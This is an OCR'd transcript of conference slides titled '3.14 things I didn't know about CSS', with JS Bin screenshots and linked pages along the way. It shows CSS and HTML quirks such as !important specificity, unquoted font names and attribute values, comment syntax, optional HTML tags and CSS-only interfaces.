3.14 things I didn’t know about CSS

@mathias · #cssconf

4.20 things I didn’t know about CSS

@mathias · #cssconf


@mathias

!important

!important

```
.foo .bar {
  color: red;
}
.bar {
  color: green;
}
```


!important – JS Bin
http://mths.be/bsh
File
Add library
Share
HTML
CSS
JavaScript
Console
Output
Blog
Help
HTML
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>!important</title>
</head>
<body>

Lorem ipsum dolor sit amet…

</body>
</html>
CSS
html {
font: 2em/1.5 sans-serif;
}
.foo .bar {
color: red;
}
.bar {
color: green;
}
Output
Run with JS
Auto-run JS
Lorem ipsum dolor sit amet…

mths.be/bsh

!important

```
.foo .bar {
  color: red;
}
.bar {
  color: green !important;
}
```


!important – JS Bin
http://mths.be/bsh
File
Add library
Share
HTML
CSS
JavaScript
Console
Output
Blog
Help
HTML
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>!important</title>
</head>
<body>

Lorem <span
class="bar">ipsum
dolor sit amet…

</body>
</html>
CSS
html {
font: 2em/1.5 sans-serif;
}
.foo .bar {
color: red;
}
.bar {
color: green;
}
Output
Run with JS
Auto-run JS
Lorem ipsum dolor sit amet…

mths.be/bsh

!important

```
.foo .bar {
  color: red;
}
.bar {
  color: gree      ortant;
}
```

New !important best practice *

```
.foo .bar {
  color: red;
}
.bar.bar.bar.bar.bar.bar.bar.bar {
  color: green;
}
```

* not really


!important – JS Bin
http://mths.be/bsh
File
Add library
Share
HTML
CSS
JavaScript
Console
Output
Blog
Help
HTML
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>!important</title>
</head>
<body>

Lorem ipsum dolor sit amet…

</body>
</html>
CSS
html {
font: 2em/1.5 sans-serif;
}
.foo .bar {
color: red;
}
.bar {
color: green !important;
}
Output
Run with JS
Auto-run JS
Lorem ipsum dolor sit amet…

mths.be/bsh

Font family names

Font family names in CSS

“If there’s whitespace in the font family name,
it must be quoted.”

```
html {
  font-family: 'Comic Sans MS';
}
```

Font family names in CSS

~~“If there’s whitespace in the font family name, it must be quoted.”~~

mths.be/bft

```
html {
  font-family: Comic Sans MS;
}
```

Font family names in CSS

```
html {
  font-family: 456bereastreet;
}
```

Font family names in CSS


```
html {
  font-family: 456bereastreet;
}
```

Font family names in CSS

```
html {
  font-family: \34 56bereastreet;
}
```

Font family names in CSS

```
html {
  font-family: '456bereastreet';
}
```


Unquoted CSS font family name validator
Wondering if a given character sequence can be used as an unquoted font family name in CSS? Read all about it, or just use this tool.
Enter a font family name:
Arial
escape non-ASCII
permalink
You can use this as an unquoted font family name in CSS:
font-family: Arial;
You can use it with quotes:
font-family: 'Arial';

mths.be/bjm

Attribute values

Attribute values

```
<a href="foo">…</a>
<style>
  a[href="foo"] {
    background: hotpink;
  }
</style>
```

Unquoted attribute values

```
<a href=foo>…</a>
<style>
  a[href=foo] {
    background: hotpink;
  }
</style>
```

Unquoted attribute values

```
<a href=foo|bar>…</a>

<style>
  a[href=foo|bar] {
    background: hotpink;
  }
</style>
```

Unquoted attribute values

```
<a href=foo|bar>…</a>

<style>
  a[href=foo|bar] {
    background: hotpink;
  }
</style>
```

Unquoted attribute values

```
<a href=foo|bar>…</a>

<style>
  a[href="foo|bar"] {
    background: hotpink;
  }
</style>
```

Unquoted attribute values

mths.be/bjn

CSS comments

CSS comments

```
.some-selector {
  background: hotpink;
  /*color: red;*/
  text-align: center;
}
```

CSS comments

CSS comments

```
.some-selector {
  background: hotpink;
  //color: red;
  text-align: center;
}
```

mths.be/brz

CSS comments

```
.some-selector {
  background: hotpink;
  颜色: red;
  text-align: center;
}
```

mths.be/brz


Single Line Comments (//)
http://www.xanthir.com/b4U10
Tab Completion
I'm Tab Atkins Jr, and I wear many hats. I work for Google on the Chrome browser as a Web Standards Hacker. I'm also a member of the CSS Working Group, and am either a member or contributor to several other working groups in the W3C. You can contact me here.
Listing of All Posts
Single Line Comments (//) in CSS
Jan 11
Last updated: Monday, January 13 2014
Hi haters! This article is half informative, half tongue-in-cheek. Remember that I'll delete your ass like it wasn't a thing if you're rude!
CSS uses the same "block comment" syntax as the C-like languages - you start a comment with /*, and end it with */.
However, CSS is missing the "line comment" syntax that those languages have, where everything from // to the end of the line is commented out.
People have asked for this syntax to be added repeatedly, but unfortunately our hands our mostly tied - CSS minifiers don't know about line comments, so if we added it and the minifier removed all the linebreaks (as they tend to do), the line comment would accidentally comment out the entire rest of your stylesheet!
That said, CSS does actually already allow you to use //, after a fashion. It's not quite a line comment, but a next construct comment.
That is, whenever you use //, the next CSS construct - either declarati
mths.be/brz

CSS > JavaScript*

* sometimes


You Might Not Need JavaS
youmightnotneedjs.com
YOU MIGHT NOT NEED JAVASCRIPT
JavaScript is great, and by all means use it, while also being aware that you can build so many functional UI components without the additional dependancy.
Maybe you can include a few lines of utility code, or a mixin, and forgo the requirement. If you're only targeting more modern browsers, you might not need anything more than what the browser ships with.
This site is fully copied from youmightnotneedjquery.com, an excellent resource for vanilla JavaScript created by @adamfschwartz and @zackbloom. But this time, we take a look at the power of modern native HTML and CSS as well as some of the syntactic sugar of Sass. Because, you might not need scripts for that task at all! (Note: these demos may not be accessible. Please take a moment to test them in your project before using in production)
Tweet
Star
1,123
Search...

mths.be/bvv

HTML Kong

July 18th, 2016

Weekends don't count unless you spend them doing something completely pointless.

— Bill Watterson, a.1958


There are two things I've always wanted to try in HTML: generating a photorealistic image using CSS, and creating an interactive game without the need for JavaScript. *HTML Kong* is the end result of those two ambitions – a reproduction of the *Game & Watch* video game, *Donkey Kong*, using just HTML and CSS.


For those of you that haven't heard of it, *Game & Watch* was a line of LCD handheld video games from the 1980s. The *Donkey Kong* title was probably one of the most popular in the series, selling more than a million units worldwide. The game was split over two screens and built into a distinctive clamshell casing.

Casing construction

My starting point for this project was with the construction of the casing in CSS. There is nothing particularly revolutionary about this procedure[1], but it was a new experience for me. The basic structure of the body was formed with a set of `div` elements, then `border` and `box-shadow` properties were applied to control the colouring of the edges. For circular elements, a `border-radius` was used to adjust the shape appropriately.

mths.be/bvu


HTML KONG
DONKEY KONG
SIZE TO FIT
GAME & WATCH
CONTROLLER
JUMP
Nintendo



HTML tags

Valid HTML

```
<!DOCTYPE html>
<html>
  <head>
    <title>Foo</title>
  </head>
  <body>
    …
  </body>
</html>
```

Valid HTML

```
<!DOCTYPE html>
<html>
  <head>
    <title>Foo</title>
  </head>
  <body>
    …
  </body>
</html>
```

Valid HTML

```
<!DOCTYPE html>
<html>
<head>
<title>Huh?</title>
<body>
  …
```

Valid HTML

```
<!DOCTYPE html>
<html>
<head>
<title>Huh?</title>
<body>
  …
```

Valid HTML

```
<!DOCTYPE html>
<title>lolwut</title>
…
```


</head>
<body>


Using CSS without HTML

“No JS”

```
<link href="nojs.css" rel="stylesheet">
```

mths.be/bsf


https://dl.dropboxusercontent.com
mths.be/bsf

